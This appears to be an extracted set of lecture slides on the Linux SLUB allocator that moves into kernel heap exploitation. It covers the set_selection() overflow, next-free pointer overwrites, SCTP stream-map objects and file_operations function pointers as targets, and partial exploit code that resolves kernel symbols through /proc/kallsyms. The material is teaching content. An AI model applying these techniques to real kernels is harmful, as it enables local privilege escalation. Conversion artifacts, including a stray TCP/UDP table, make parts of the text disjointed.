
Summary: Zone Allocator

- Front end kernel page frame allocator
- Locates memory zone that can satisfy a memory request
- Many responsibilities:
 - Protect reserved page frame pools
 - Be frugal with ZONE_DMA
 - Trigger page frame reclamation when memory becomes scarce
- Only handles page-grained allocations
- These are too large for single kernel objects, etc., so ...

Slab Allocator


- **Slab allocator** handles requests for small amounts of memory
- Slab allocator manages **caches**, each of which holds **slabs** of objects of a particular type
- `kmem_cache` structure describes a particular cache
- **SLUB / SLAB / SLOB / SLQB** choices, all providing the same interface!
- And this is where it gets interesting...

Slab Allocator (Abstract View)



**The abstract
view won't
suffice for our
purposes...**

Slabs



$\backslash\backslash$ = allocated

General vs. Specific Caches

- General caches are used internally by the slab allocator
 - Caches with geometrically distributed object sizes
 - May include sets for DMA vs. non-DMA
 - Supports malloc-style requests: `kmalloc()` / `kfree()`
- Specific caches
 - Create via a call to `kmem_cache_create()`
- Check out `/proc/slabinfo`
- Under SLUB, this dichotomy disappears... like-sized structures grouped together regardless of type

Into the Weeds...



- Original Linux SLAB allocator based on Solaris 5.4 slab allocator
- SLAB was only choice in 2.4-series kernels
- Now, in addition to SLAB, have:
 - SLUB (used in most distributions)
 - SLOB (tuned for low memory environments, e.g., embedded systems)
 - SLQB (author disagrees with “one true” vision of SLUB); not present in most distributions
- See `slab_def.h`, `slab.h`, `slob_def.h`, `slob_def.h`, `slab.c`, `slob.c`, `slub.c` in `include` and `mm` directories in the Linux source

SLUB / SLAB / SLOB / SLQB


- Mutually exclusive: must choose one
- All export the same interface:
 - `kmem_cache_alloc()`
 - `kmem_cache_free()`
 - `kmalloc()`
 - `kfree()`
 - `kzalloc() / kzfree()`
- Internals differ significantly
- SLUB is the usual choice now

```

        struct page {
        [...]
            union {
                pgoff_t index;
                void *freelist; _____
            };
        [...]
            union {
                atomic_t _mapcount;
                struct {
                    u16 inuse;
                    u16 objects;
                };
            };
        };
    };

struct kmem_cache {
...
    int size;      // with link
    int objsize;   // w/o link
    int offset;    // of next free
...
};

```



SLUB: More Details

- SLUB tracks only “partial slabs” with some free slots (except for per-CPU slabs—see below)
- Completely free slabs are released to the zone allocator
- Completely full slabs are “forgotten” until a free operation transforms them into a partial slab again
- For efficiency, SLUB allocates one slab (free or partial) per CPU per object type/size for fast allocations
- This slab is always targeted first for object allocations

No Favoritism for Liked-Sized Objects


- Unlike some other slab allocator designs, SLUB will group objects with different types into the same cache, as long as they have a compatible size...
- Means: no difference between “general-purpose” and “specific” caches!
- (This functionality can be turned off)

SLUB

- Can monitor SLUB behavior via **/proc/slabinfo**
- Debugging / performance monitoring / exploit development
- For each cache, can determine:
 - Cache type
 - # of in-use objects
 - Total # of objects
 - Size of each object
 - Number of objects in each slab
- Total # of objects - # of in-use = # of objects that must be created to force allocation of a new slab!

```
linuxbox$ cat /proc/slabinfo
[...]
kmalloc-32      990   1152    32   128   ...
[...]
```

This is going somewhere (really)...



set_selection() Exploit from Attacking The Core

set_selection() Memory Corruption

- Console subsystem in Linux allows text selection (by GPM mouse daemon)
- Exploit requires physical access to the machine @ a console...
- Or attacking an application that is attached to a console
- Bug is in translation of characters represented as 16-bit integers into 3 byte UTF-8 Unicode during selection with mouse

```
int set_selection(struct tiocl_selection __user *sel, struct tty_struct *tty) {  
  
    unsigned short xs, ys, xe, ye;  
  
    if (!access_ok(VERIFY_READ, sel, sizeof(*sel)))  
        return -EFAULT;  
    __get_user(xs, &sel->xs);  
    __get_user(ys, &sel->ys);  
    __get_user(xe, &sel->xe);  
    __get_user(ye, &sel->ye);  
    __get_user(sel_mode, &sel->sel_mode);  
    xs--; ys--; xe--; ye--;  
  
    ps = ys * vc->vc_size_row + (xs << 1); [1]  
    pe = ye * vc->vc_size_row + (xe << 1); [2]  
[...]  
    switch (sel_mode)  
    {  
        case TIOCL_SELCHAR: /* character-by-character selection */  
            new_sel_start = ps;  
            new_sel_end = pe;  
            break;  
    [...]  
    sel_start = new_sel_start;  
    sel_end = new_sel_end;
```

Each character in the console
is a 16-bit quantity.

```

/* Allocate a new buffer before freeing the old one ... */
/* chars can take up to 3 bytes */
multiplier = use_unicode ? 3 : 1;
bp = kmalloc((sel_end-sel_start)/2*multiplier+1, GFP_KERNEL); [3]
[...]
/* Fill the buffer with new data ... */
for (i = sel_start; i <= sel_end; i += 2) { [4]
    c = sel_pos(i);
    if (use_unicode)
        bp += store_utf8(c, bp); [5]
    else
        *bp++ = c;
}

```

Oops...sel_end – sel_start + 1

Buffer is 2 bytes too short!

Main idea: For every character in selection, convert it to UTF-8 if Unicode is in use in the kernel, otherwise just store it directly. Characters in the selection in the console are 16-bit integers that represent an index into the current font; internal representation is 3-byte UTF-8 Unicode.

SLUB Exploitation: Basics

- Need to find suitable objects
- Drive allocation of an arbitrary # of these objects
- Overwrite objects or slab metadata (e.g., free object link)
- Monitor behavior of allocator
 - use `/proc/slabinfo`
- Make sure once new slab is created, all allocations are associated with a specific CPU... [see next slide]

Wire Userspace Process to CPU 0

```
static int bindcpu() {
    cpu_set_t set;
    CPU_ZERO(&set);
    CPU_SET(0, &set);

    if (sched_setaffinity(0, sizeof(cpu_set_t),
                         &set) < 0) {
        perror("setaffinity");
        return (-1);
    }
    return (0);
}
```

Overwrite-Into-Free-Object


- The `set_selection()` bug gives us a mechanism to overwrite memory
- Problem: A very small amount of overwrite
- Q: What are the effects of being able to tamper with the next-free pointer in SLUB objects?
- See `slab_alloc()` code on next slide...

```
static void *slab_alloc(struct kmem_cache *s,
                      gfp_t gfpflags, int node,
                      unsigned long addr) {
    void **object;
    struct kmem_cache_cpu *c;
    [...]
    c = get_cpu_slab(s, smp_processor_id());
    objsize = c->objsize;
    if (unlikely(!c->freelist || !node_match(c, node)))
        object = __slab_alloc(s, gfpflags, node, addr, c);
    }
    else {
        object = c->freelist;
        c->freelist = object[c->offset];
        stat(c, ALLOC_FASTPATH);
    }
    [...]
    return object;
}
```

Triggers allocation of new slab

Next allocation will use next-free pointer!

What We'd Like...



Source: Attacking the Core

Next object to be allocated will be totally under our control in user space!


Don't Pop the Cork Yet...

- Overwriting next-free pointer to get what we saw on previous slide requires **4 byte overwrite**
- With 1-2 byte overwrite (e.g., `set_selection()` bug), have 1-2 bytes and **can only overflow LSBs** (little endian) of pointers
- What happens when we do not have four (pointer size on 32-bit) or eight (pointer size on 64-bit) overflowing bytes, but just one or two?
 - e.g., with `set_selection()` bug
- What happens when another object is requested from the same slab? Any checks?
- What happens when an object (or our object) is freed back to the allocator?
- Kernel may rapidly free allocated objects
- What if free code ensures a kernel space address?
- So it's not going to be that easy after all...

More Info

- Allocations are actually adjusted to 2^{**n} , e.g., 32, 64, 128, ..., bytes
- e.g., a 53 byte allocation actually gets 64 bytes
- Need to straddle the boundary to use 1-2 byte overwrite capability
 - `bp=kmalloc((sel_end - sel_start) / 2 * 3 + 1)`
 - For 64 byte cache: $(64-1)/3*2 = \text{sel_end} - \text{sel_start} = 42$
 - **$42/2*3+1=64 \text{ bytes, we get 2 byte overwrite}$**
 - For 128 byte cache: $(128-1)/3*2 = \text{sel_end} - \text{sel_start} = 84$
 - **$84/2*3+1=127, \text{ we get 1 byte overwrite}$**

What We're Going to Have to Live With (Simplified)




TCP	UDP
Reliable	Unreliable
Connection-oriented	Connectionless
Segment retransmission and flow control through windowing	No windowing or retransmission
Segment sequencing	No sequencing
Acknowledge segments	No acknowledgement



SCTP

Like a multi-streamed “love child” of TCP and UDP

Reliable, datagram-oriented delivery over multiple streams



Unlike single sequence # per peer in TCP, **sequence #s for each stream**

Stream Control Transport Protocol (SCTP)

Seq # Map!


```
struct sctp_stream {
    __u16 *ssn;
    unsigned int len;
};
```

```
struct sctp_ssnmap {
    struct sctp_stream in;
    struct sctp_stream out;
    int malloced;
};
```

```
static struct sctp_ssnmap *sctp_ssnmap_init(struct sctp_ssnmap *map,
                                              __u16 in, __u16 out) {
    memset(map, 0x00, sctp_ssnmap_size(in, out));
    /* Start 'in' stream just after the map header. */
    map->in.ssn = (__u16 *)&map[1];
    map->in.len = in;
    /* Start 'out' stream just after 'in'. */
    map->out.ssn = &map->in.ssn[in];
    map->out.len = out;
    return map;
}
```

Very important: Structure is zeroed on allocation
and we can dynamically set # of streams for each SCTP socket!

allocated
version



Timers: Juicy Function Pointers!

```

struct file_operations {
    struct module *owner;
    loff_t (*llseek) (struct file *, loff_t, int);
    ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
    ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
    ssize_t (*aio_read) (struct kiocb *, const struct iovec *, unsigned long, loff_t);
    ...
    int (*readdir) (struct file *, void *, filldir_t);
    unsigned int (*poll) (struct file *, struct poll_table_struct *);
    int (*ioctl) (struct inode *, struct file *, unsigned int, unsigned long);
    int (*open) (struct inode *, struct file *);
    int (*flush) (struct file *, fl_owner_t id);
    ...
};

};


```

```

static struct file_operations timer_list_fops = {
    .open          = timer_list_open,
    .read          = seq_read,
    .llseek        = seq_lseek,
    .release       = single_release,
};


```



Concentrate on ioctl() function pointer, which is **NULL** (and therefore unused)

```
121 /* parse functions are not bof-free:) */
```

```
122 static __u64 get_fops_addr()
```

```
123 {
```

```
124     FILE* stream;
```

```
125     char fbuf[512];
```

```
126     char addr[64];
```

```
127
```

```
128     stream = fopen("/proc/kallsyms", "r"); ←
```

```
129     if(!stream)
```

```
130         __fatal_errno("open: kallsyms");
```

```
131     memset(fbuf, 0x00, sizeof(fbuf));
```

```
132     while(fgets(fbuf, sizeof(fbuf), stream) > 0)
```

```
133     {
```

```
134         char *p = fbuf;
```

```
135         char *a = addr;
```

```
136         memset(addr, 0x00, sizeof(addr));
```

```
137         fbuf[strlen(fbuf)-1] = 0;
```

```
138         while(*p != ' ')
```

```
139             *a++ = *p++;
```

```
140             p += 3;
```

```
141         if(!strcmp(p, TIMER_LIST_FOPS)) ←
```

